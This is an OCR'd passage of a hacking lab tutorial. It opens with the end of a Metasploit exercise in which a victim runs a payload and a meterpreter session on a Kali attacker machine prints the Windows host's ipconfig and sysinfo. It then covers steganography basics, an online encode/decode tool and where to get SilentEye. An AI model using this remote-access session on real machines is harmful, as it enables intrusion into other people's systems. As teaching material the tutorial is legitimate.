
- Click run anyway




➢ Now , go to attacker machine and you see that system hacked successfully 👇



➢ Type ipconfig


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@Kali: ~
File Actions Edit View Help
Interface 8
Name : Microsoft Wi-Fi Direct Virtual Adapter #2
Hardware MAC : ae:3b:70:9c:e4:a7
MTU : 1500
IPv4 Address : 169.254.11.206
IPv4 Netmask : 255.255.0.0
Interface 9
Name : Realtek RTL8822CE 802.11ac PCIe Adapter
Hardware MAC : 2c:3b:70:9c:e4:a7
MTU : 1500
IPv4 Address : 192.168.114.254
IPv4 Netmask : 255.255.255.0
Interface 12
Name : ExpressVPN TUN Driver
Hardware MAC : 00:00:00:00:00:00
MTU : 1500
IPv4 Address : 169.254.219.213
IPv4 Netmask : 255.255.0.0
Trash
File System
Home
aniket.txt
37°C
Partly sunny
Search
ENG
IN
18:03:15
10-04-2025
Right Ctrl

- **sysinfo**


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@Kali: ~
File Actions Edit View Help
Interface 13
Name : ExpressVPN TAP Adapter
Hardware MAC : 00:ff:83:a3:5d:ad
MTU : 1500
IPv4 Address : 169.254.92.229
IPv4 Netmask : 255.255.0.0
Interface 18
Name : Microsoft Wi-Fi Direct Virtual Adapter
Hardware MAC : 2e:3b:70:9c:e4:a7
MTU : 1500
IPv4 Address : 169.254.228.90
IPv4 Netmask : 255.255.0.0
meterpreter > sysinfo
Computer : HP
OS : Windows 11 (10.0 Build 26100).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter >
Trash
File System
Home
aniket.txt
37°C
Partly sunny
Search
ENG
IN
18:03:30
10-04-2025
Right Ctrl

Steganography

Steganography is a way of **hiding secret information inside something that looks normal** — like a picture, sound file, or video — so that **no one even knows the secret is there**


Objectives of Steganography:

- Confidential Communication
- Data Integrity
- Imperceptibility
- Security Through Obscurity
- Protection Against Censorship
- Digital Watermarking


1.Steganography Using Website

How to do it -:


- Open browser , search steganography tool online




- Choose file and enter your message




- Click on encode




- Scroll Down and you see steganography image and Download it




- Now decode this image
- Click on Decode




- Choose file and open it



- And now click on decode




- Here hidden message is visible




2.Steganography Using Silent Eye

How to Install it -:


- **Open Browser and search Silent Eye and click on first Website**
- **Silent Eye link - : https://sourceforge.net/projects/silenteye/**



